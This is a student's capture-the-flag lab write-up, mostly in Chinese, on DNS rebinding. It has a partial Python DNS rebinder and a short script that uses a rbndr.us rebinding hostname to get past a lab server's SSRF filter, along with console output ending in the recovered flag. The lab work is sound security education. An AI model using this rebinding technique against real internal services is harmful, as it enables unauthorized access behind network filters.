Web1

3220102732-周伟战

Task1

Implement a DNS Rebinder

大致思路是攻击者需要自己持有一个域名，然后将这个域名解析指向自己的DNS Server，在该Server上写个解析服务，每次返回不同的解析结果。在此过程中，TTL需要极短。

> Implement a DNS rebinder:
>
> - resolve normally for common hosts
> - resolve to different ip addresses (A record) in different responses for certain hosts
> - low TTL

需要自搭建了一个 DNS Server~~其实自己只能搭建部分根本不完整的DNS Server（甚至不能说的上是DNS Server，只是几个emm可以实现功能的函数罢了）~~，既能做到正常的解析域名的功能，然后设置该DNS Server的对于域名的解析方式，做到在一个很短的ttl中先后两次的域名解析返回结果不同：
直接见代码(在附件中的DNS Rebinder.py)~~学了两三天尽力写了，助教捞捞~~:

努力完成第一个request:

```
from dns.resolver import Resolver

def resolve_dns(Domain):
    #完成resolve normarlly for common hosts
    resolver = Resolver()
    iP = resolver.query(Domain)
    for answer in iP:
        print(answer)

domain=input("Please write your domain:")
resolve_dns(domain)
```

这个是能正常的解析域名，并将给定域名的ip地址列表输出

```
Please write your domain:bilibili.com
d:\ZJU\【CS】\Capture The Flag\lab1基础\web\DNS Rebinder.py:6: DeprecationWarning
  answers = resolver.query(Domain)
8.134.50.24
47.103.24.173
139.159.241.37
119.3.70.188
120.92.78.97
```

以上完成了request1:resolve normarally for common hosts

emm下面尝试完成（~~真的只是尝试~~）request2:

resolve to different ip address (A records)in different responses for certain hosts emm有点困难;实在是无从下手了emm时间也不太够。

完成request3:Low TTL

在给出response的函数中将ttl设为比较小的值

```
def response(record,ip,ttl):
    #response 函数是用来作为回应,record为输入的DNS
    r_data = A(ip)
    ttl=60
    #low ttl
    header = DNSHeader(id=record.header.id, bitmap=record.header.bitmap, qr=1)
    #创建新的响应Header
    domain = record.q.qname
    GetA = QTYPE.reverse.get('A') or record.q.qtype
    response = DNSRecord(header, q=record.q, a=RR(domain, GetA, rdata=r_data, ttl=ttl))
    return response
```

response这个函数是用来返回响应值的，作为一个DNS Server中A类回复报文的查询结果。从record请求报文中获取domain，ip则是需要回复的A（Ipv4）类值。

Task2

利用https://lock.cmpxchg8b.com/rebinder.html这个检测DNS Rebinder的bug
(见Task2.py)


```python
import requests

DNS="http://10.214.160.13:10011/"
urlpath="7f000001.6729a7ea.rbndr.us:9999/flag"

URL= DNS+urlpath
getresponse=requests.get(URL)
#getresponse接受的是向URL发送的http请求后的结果
if(getresponse.status_code==200):
        print(getresponse.text)
```

这里的urlpath获得是利用了这个网站本身的自带A接口 `7f000001` 和B接口 `6729a7ea` 利用了 `zhihu.com` 获得了IP为 `103.41.167.234`

```
103.41.167.234
PS D:\ZJU\【CS】\Capture The Flag\lab1基础\web> & C:/Users/Administrator/AppData/Local/
Error:SSRF Attack: inner ip address attack
PS D:\ZJU\【CS】\Capture The Flag\lab1基础\web> & C:/Users/Administrator/AppData/Local/
Error:HTTPConnectionPool(host='7f000001.6729a7ea.rbndr.us', port=9999): Max retries exc
n object at 0x7f3b256993c8>: Failed to establish a new connection: [Errno 110] Connecti
PS D:\ZJU\【CS】\Capture The Flag\lab1基础\web> & C:/Users/Administrator/AppData/Local/
AAA{welcome_t0_http://py3.io}
PS D:\ZJU\【CS】\Capture The Flag\lab1基础\web>
```

这段代码的思路是强行去撞成功的概率，多次尝试，最终破出flag为

AAA{welcome_t0_http://py3.io}



OK,Task2解决~~求捞捞~~